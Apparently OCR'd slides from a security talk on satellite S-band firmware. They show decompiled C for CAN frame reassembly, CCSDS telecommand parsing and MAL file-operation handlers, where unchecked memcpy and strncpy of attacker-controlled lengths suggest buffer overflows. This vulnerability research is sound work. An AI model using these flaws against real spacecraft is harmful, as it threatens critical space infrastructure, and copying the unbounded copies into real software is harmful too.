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


## CAN Frames

```
    // Copy to Global Buffer
    memcpy(datablockGlobalRx.Data, &can_frame.data, can_frame.dlc);
    datablockGlobalRx.Size = can_frame.dlc + datablockGlobalRx.Size;
    // ...
  }
  else if(frame_type == CONTINUE) {
    can_remain = frame_id >> 0xd & 0x1f;
    // Check continous ID
    if (can_remain == curr_buf->remain - 1) {
      curr_buf->remain = can_remain;
      curr_buf->rx_count = curr_buf->rx_count + (ushort)can_frame.dlc;
      // Copy to Global Buffer
      memcpy(datablockGlobalRx.Data + datablockGlobalRx.Size,
             &can_frame.data, can_frame.dlc);
      datablockGlobalRx.Size = (uint)can_frame.dlc + datablockGlobalRx.Size;
      // ...
    }
  }
  else if(frame_type == END) {
    can_remain = frame_id >> 0xd & 0x1f;
    if (can_remain != curr_buf->remain - 1) {
      memcpy(datablockGlobalRx.Data + datablockGlobalRx.Size,
```

```
                    bufferGlobal

d0108f98                        undefine...  ??

                    bufferGlobal2

d0109380                        undefine...  ??
d010947f                        ??           ??

                    tBufferSPP

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                    TCPacketBuffer[0].entryLength
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


## CAN Frames

```
25        memcpy(datablockGlobalRx.Data + datablockGlobalRx.Size,
26               &can_frame.data, can_frame.dlc);
27        datablockGlobalRx.Size = (uint)can_frame.dlc + datablockGlobalRx.Size;
28        // ...
29      }
30    }
31    else if(frame_type == END) {
32      can_remain = frame_id >> 0xd & 0x1f;
33      if (can_remain != curr_buf->remain - 1) {
34        memcpy(datablockGlobalRx.Data + datablockGlobalRx.Size,
35               &can_frame.data, can_frame.dlc);
36        datablockGlobalRx.Size = can_frame.dlc + datablockGlobalRx.Size;
37        memcpy(datablockGlobalRxFinal.Data, datablockGlobalRx.Data,
38               datablockGlobalRx.Size);
39        datablockGlobalRxFinal.Size = datablockGlobalRx.Size;
40        datablockGlobalFlag = 1;
41        CAN_AddPacketToCanStore(&datablockGlobalRxFinal);
42        // ...
43      }
44    }
45
```

```
                    bufferGlobal

d0108f98                        undefine...  ??

                    bufferGlobal2

d0109380                        undefine...  ??
d010947f                        ??           ??

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```



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



## CCSDS - Protocol Stack



Message Abstraction | ... | IPSec

Space Packet Protocol | IP

TM Space Link Protocol | TC Space Link Protocol | AOS Space Data Link P. | Proximity-1 Data Link Lay.

Sync. and Channel Coding Sublayer

# S-Band Stack




## CCSDS - Protocol Stack


Message Abstraction | ... | IPSec

Space Packet Protocol | IP

TM Space Link Protocol | TC Space Link Protocol | AOS Space Data Link P. | Proximity-1 Data Link Lay.

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





## CCSDS - Space Packet Protocol (SPP)








6 Bytes

1 - 65536 Bytes

# S-Band Stack

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








# S-Band Stack





```c
void TCTA_Cycle(void) {
  TCMA_CleanTCBuffers();
  TCMA_ReadCommand();
  TCMA_VerifyCommand();
  TCMA_ExecuteCommand();
  return;
}
```


```c
int TCMA_ReadCommand(void) {
  packet = gRawPacketBuffer;
  ret = COMTT_GetReceivedTCPacket(&packet,0xff,&source_channel);
  if (ret == SUCCESS) {
    CKSM_ComputeCRC(packet, &offset);
    // ...
    do {
      currentState = &gTelecommandsInProcess[i].currentState;
      if(*currentState == EMPTY) {
        *currentState = READING;
        ret = SPP_ReadSpacePacket(packet, packet.Size,
                        &gTelecommandsInProcess[i].telecommand)
        if(ret == SUCCESS) {
          // Read and set more fields ...
          *currentState = READ;
          i = 0x14;
        } else {
          *currentState = REJECTED;
        }
      }
    } while (i < 0x14);
}
```




# S-Band Stack




## CCSDS - Message Abstraction Layer (MAL)



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




## CCSDS - Message Abstraction Layer (MAL)

| Field | Type | Value |
|---|---|---|
| URI From | URI | Message Source URI |
| Authentication Id | Blob | Source Authentication Identifier |
| URI To | URI | Message Destination URI |
| Timestamp | Time | Message generation timestamp |
| QoSlevel | QoSLevel | The QoS level of the message |
| Priority | UInteger | The QoS priority of the message |
| Domain | List<Identifier> | Domain of the message |
| Network Zone | Identifier | Network zone of the message |
| Session | SessionType | Type of session of the message |
| Session Name | Identifier | Name of the session of the message |
| Interaction Type | InteractionType | Interaction Pattern Type |
| Interaction Stage | UOctet | Interaction Pattern Stage |
| Transaction Id | Long | Unique to consumer |
| Service Area | UShort | Service Area |
| Service | UShort | Service |
| Operation | UShort | Service Operation |
| Area version | UOctet | Areaversion |
| Is Error Message | Boolean | ‘True’ if this is an error message; else ‘False’ |

# S-Band Stack

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
| Session | SessionType | |
| Session Name | Identifier | |
| Interaction Type | InteractionT | |
| Interaction Stage | UOctet | |
| Transaction Id | Long | |
| Service Area | UShort | |
| Service | UShort | |
| Operation | UShort | |
| Area version | UOctet | |
| Is Error Message | Boolean | |

| Name | InteractionType | |
|---|---|---|
| Short Form Part | 19 | |
| Enumeration Value | Numeric Value | Comment |
| SEND | 1 | Used for Send interactions. |
| SUBMIT | 2 | Used for Submit interactions. |
| REQUEST | 3 | Used for Request interactions. |
| INVOKE | 4 | Used for Invoke interactions. |
| PROGRESS | 5 | Used for Progress interactions. |
| PUBSUB | 6 | Used for Publish/Subscribe interactions. |

# S-Band Stack

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| Network Zone | Identifier | |
| Session | SessionType | |
| Session Name | Identifier | |
| Interaction Type | InteractionT | |
| Interaction Stage | UOctet | |
| Transaction Id | Long | |
| Service Area | UShort | |
| Service | UShort | |
| Operation | UShort | |
| Area version | UOctet | |
| Is Error Message | Boolean | |

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





*https://en.wikipedia.org/wiki/Message_Abstraction_Layer*

# S-Band Stack





```c
if (serviceArea == 0x20001) {
  // ...
  if ((operation & 0xffffff00) == 0x18100) { PUBSUB_MonitorEvent(msg); }
} else if (serviceArea == 0x40001) {
  // ...
  if ((operation & 0xffffff00) == 0x18100) { SUBMIT_SubmitAction(msg); }
} else if (serviceArea == 0x4a000f) {
  // ...
  operation = operation & 0xffffff00;
  if (operation == 0x10100) { SUBMIT_CreateFile(msg); }
  if (operation == 0x20100) { SUBMIT_RemoveFile(msg); }
  if (operation == 0x30100) { REQUEST_WriteFile(msg); }
  if (operation == 0x50100) { PROGRESS_ReadFile(msg); }
}
// ...

```


# S-Band Stack





```c
void SUBMIT_CreateFile(MAL_Message_t *pMessage) {
  msg = (pMessage->body).data;
  ret = MAL_ReadBoolean(msg, &offset,(pMessage->body).length, &report_acceptance);
  if(ret == SUCCESS) {
    ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &unused_str);
    if(ret == SUCCESS) {
      // Inform about Acceptance
      COMActivityTracking_PublishAcceptanceEvent(...);
    }
  }

  ret = MAL_ReadBoolean(msg, &offset,(pMessage->body).length, &boolVal);
  if(ret == SUCCESS) {
    ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &filename);
    if(ret == SUCCESS) {
      strcpy(full_filename,"/flash/");
      strncpy(full_filename + 7,filename.character, filename.length);
      full_filename[filename.length + 7] = 0;
      file_handle = fopen(full_filename,"r");
      //
```




# S-Band Stack




```c
void SUBMIT_CreateFile(MAL_Message_t *pMessage) {
  msg = (pMessage->body).data;
  ret = MAL_ReadBoolean(msg, &offset,(pMessage->body).length, &report_acceptance);
  if(ret == SUCCESS) {
    ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &unused_str);
    if(ret == SUCCESS) {
      // Inform about Acceptance
      COMActivityTracking_PublishAcceptanceEvent(...);
    }
  }

  ret = MAL_ReadBoolean(msg, &offset,(pMessage->body).length, &boolVal);
  if(ret == SUCCESS) {
    ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &filename);
    if(ret == SUCCESS) {
      strcpy(full_filename,"/flash/");
      strncpy(full_filename + 7,filename.character, filename.length);
      full_filename[filename.length + 7] = 0;
